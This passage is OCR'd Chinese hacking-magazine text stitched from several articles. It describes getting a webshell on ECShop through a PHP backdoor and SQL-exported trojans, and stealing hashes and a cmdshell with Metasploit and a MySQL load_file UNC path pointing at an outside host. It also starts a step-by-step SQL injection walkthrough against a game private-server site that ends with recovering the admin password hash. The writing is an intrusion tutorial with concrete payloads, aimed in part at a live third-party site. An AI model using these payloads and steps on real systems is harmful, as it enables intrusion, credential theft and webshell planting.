


图8

现在我们就可以使用lanker一句话PHP后门客户端进行连接了，输入http://127.0.0.1/ecshop/x.php，连接成功，如图9，然后我又上传了个大马也成功了，如图10。

至此，就成功的拿到了webshell，在整个过程中走了一些弯路，如果能早点找到爆网站绝对路径的方法的话就会节省很多时间了。2.62版虽然修复了注入漏洞，但仍然可以爆出网站的绝对路径。通过执行sql命令导出php木马的方法虽然有些局限，但仍不失为一种方法。由于是网店系统，所以大家在测试的时候千万别搞破坏，强烈建议像我一样在本机测试o(∩_∩)o。




图9




图10

（本文所涉及到的漏洞利用程序、C99Shell，已经收录在了光盘中）

上接第360页

当执行完create index这句的时候，我们来看一下本地的metasploit，这时你会发现我们已经得到了ORACLE数据库主机的系统当前服务用户的哈希值和cmdshell了，如图7。

后来经过pt007的提醒，我又测试了mysql，如果服务也是以administrator启动的，使用"select load_file('\\\\192.168.1.52\mk.txt')"也是可以得到系统权限的，同样MSSQL使用xp_dirtree存储过程也应该可以拿到权限的，不过我没有配置出来使用administrator帐户启动的MSSQL服务，希望知道的朋友能指点一下。这个技术可以用到内网WEB评估的时候，如果有注入，而服务又是administrator启动的，那么就可以提权了。

基于MySQL跨库查询的入侵

文章难度：★★★

执行SQL命令得到webshell

EchoEye/侯其涛[B.B.E]

这次入侵是从一个魔兽世界的私服站开始的，前几天魔兽私服出了个注入漏洞，于是我就上网搜索了一下，看有没有机会能拿下一个。随便找了一个站点，打开主页看了下，界面做的还不错。来看看有没有基本的注入点吧，不一会儿，果然找到了一个注入点，地址为“http://www.XXXX.cn/News_Show.php?do=show&id=16”，尝试着在后面添加“and 1=1”和“and 1=2”，结果返回了不同的页面，看来很有希望哦，如图1，图2。




图1




图2

先来查看一下基本的信息吧，输入“http://www.XXX.cn/News_Show.php?do=show&id=16 order by 8”，显示的是正常页面，输入“http://www.XXXX.cn/News_Show.php?do=show&id=16 order by 9”，显示的是错误页面，现在就可以确定，有8个字段参与了查询。下面我们再输入“http://www.XXX.cn/News_Show.php?do=show&id=16 and 1=2 union select 1,2,3,4,5,6,7,8”，这时在网页上的一些位置显示了数字，选择几个我们看着顺眼的位置来爆一些基本信息。输入地址“http://www.XXX.cn/News_Show.php?do=show&id=16 and 1=2 union select 1,user(),version(),4,5,6,7,8”，显示如图3所示。这下就知道了MYSQL的版本了，而且也知道了用户是root权限哦，这样就可以loadfile文件了，对后面的入侵会有很大的帮助。

手工进行了简单的信息探测，接下来就由工具完成吧！打开HDSI，写入注入地址和关键字，提示存在漏洞，接下来就是一步一步的猜解了，具体过程就不说了，以前的黑客X档案都有介绍的。不过这里要注意一点，要在HDSI的扫描的列名里添加“muserpwd”和“mUserID”这两个列名，我们可以找到HDSI的文件夹，找到“PHPDict_Field.txt”文件，然后在后面添加就可以了。最后得到了后台的用户名为“admin”，密码为“93f6c21b8f58962b54b5ef4d4274c0bee0846603”，刚看到这个加密的密码时，我以为是MD5加密的，可是又不对，怎么会有40位呢？想起今年第1期的X档案中有篇文章也是这种情况，上面说其实真正的密码就是前16位解密的结果，于是抱着试试看的想法到网站上查询了一下，结果提示没有找到。

